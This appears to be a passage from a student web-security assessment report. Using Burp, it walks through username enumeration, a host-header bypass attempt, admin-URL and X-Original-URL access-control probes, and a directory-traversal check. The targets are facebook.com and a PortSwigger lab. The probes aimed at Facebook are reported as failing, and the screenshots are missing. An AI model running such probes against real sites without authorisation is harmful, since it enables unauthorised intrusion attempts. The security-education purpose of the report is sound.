
Username enumeration

I have intercepted the login request using burp and sent the request intruder for attacking purpose.




And selected the payload to attack

Then added random usernames as payloads and started attacking.




As the result the username 'info' gives a different length and status than the other inputs so we can assume this is proper username.




Host header authentication bypass


Try to access facebook.com/admin and intercept the request using burp



And sent it to repeater.



The host header for a normal user will be sent as following if we try to change it to localhost we could be able to see something vulnerable if we are lucky.



It was returned as Bad Request which means my exploit didn't work.
This response can be viewed in browser. This is just a basic host header attack attempt.

3. Broken Access Control


if a non-privileged user can in fact access some privileged resource or perform some action that they are not supposed to be able to access then there exists the Broken access control vulnerabilities.

Privilege escalation is an example for broken access control

Unprotected functionality

If we navigate through Facebook root page, we can analyse the GET parameters from the address bar and try some protection functionalities over privileged users.

Likewise,



I checked the response for the above URL; the response page is just the usual welcome page without any penalties.

The server doesn't respond to;

https://www.facebook.com/?admin

https://www.facebook.com/?admin=true

https://www.facebook.com/?admin-panel

https://www.facebook.com/?administator

https://www.facebook.com/?administrator-panel

https://www.facebook.com/?role=1

There was no responding for the common admin functionalities, thus it was protected.

Sometimes there can be some unpredictable URL available inside the development codes.


If inspect the codes we can search for parameters contain 'admin'. To find if there are any interesting things or a backdoor exists!!

As I searched for them there wasn't any information about admin roles!!!


But some common parameters used to http.

!!!!.


The admin panel functionalities can be retrieved using `X-Original-URL` header. This sometimes works if the backend system is built on a framework that supports `X-Original-URL` header.



The admin panel is not accessible for external users.
Anyway, I just want to get the deny response and catch the request through burp.



Sending the required using repeater will let you analyse the response.
The response was same as the previous
X-headers are not supported in the domain.



The server accepts the requests but responds by blocking the access.


6. Directory Traversal

Directory traversal is an attack performed as by reading the arbitrary files on the webserver and search for sensitive files and return them.

Using Burp suit if we intercept a request that fetches a product image.

```
GET /image?filename=57.jpg HTTP/1.1
Host: ace81f4c1fa1387d80afa323005f003d.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101
Firefox/69.0
Accept: image/webp,*/*
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
https://ace81f4c1fa1387d80afa323005f003d.web-security-academy.net/product?productId=
1
Connection: close
Cookie: session=6nBd9KcvIt4shwOraLiCafYJNCHsKtdr
```

As the above picture likewise; the attackers can find such file paths and use them for performing a dangerous act.
Such as applying codes for returning or accessing a password file, operating system files, database files and other important files.



I have browsed a Facebook domain which is a business domain and found a request that returns an image file which is a way for me to check for directory traversal vulnerability.

I have intercepted the request using burp
And sent it to repeater for further investigation.

Raw | Params | Headers | Hex

```
GET /safe_image.php?d=AQCPIgDtRuw5kMQ4&url=
https%3A%2F%2Flookaside.fbsbx.com%2Felementpath%2Fmedia%2F%3Fmedia_id%3D29071443173
5605&_nc_cb=1&_nc_hash=AQAInlUg7Kf885ZF HTTP/1.1
Host: external.fcmb2-1.fna.fbcdn.net
Connection: close
If-Modified-Since: Tue, 07 Aug 2018 19:57:24 GMT
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.116 Safari/537.36
If-None-Match: "34a577cdfd722aa9673f7e0a28b7d84b"
Accept: image/webp,image/apng,image/*,*/*;q=0.8
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://www.facebook.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

As shown this request returns the image file but there is a problem, the file name and path are not visible for anyone as it is encoded.

Assuming Facebook has already secured their website by not letting their files getting accessed easily by directory traversal attackers.

5.Reference

1. https://securitytrails.com/blog/information-gathering
2. https://medium.com/@Shehacks_KE/information-gathering-for-website-hacking-1682ed67f29a
3. https://securitytrails.com/blog/dns-enumeration
4. https://nmap.org/book/man-nse.html
5. https://medium.com/@alexanderstonec/nmap-perform-information-gathering-beginners-detailed-explanation-c37e51a85fbf
6. https://securitytrails.com/blog/kali-linux-penetration-testing-tools
7. https://www.imperva.com/learn/application-security/brute-force-attack/
8. https://www.hackingarticles.in/manual-sql-injection-exploitation-step-step/
9. https://resources.infosecinstitute.com/popular-tools-for-brute-force-attacks/
10. https://en.wikipedia.org/wiki/Nessus_(software)
11. https://hackertarget.com/sqlmap-post-request-injection/
12. https://gracefulsecurity.com/introduction-to-sqlmap/
13. https://hackertarget.com/ssl-check/
14. https://gbhackers.com/fast-and-complete-ssl-scanner-to-find-mis-configurations-affectingtlsssl-severs-a-detailed-analysis/
15. https://www.unixmen.com/install-nikto-web-scanner-check-vulnerabilities/
16. https://hackertarget.com/nikto-website-scanner/
17. https://github.com/nahamsec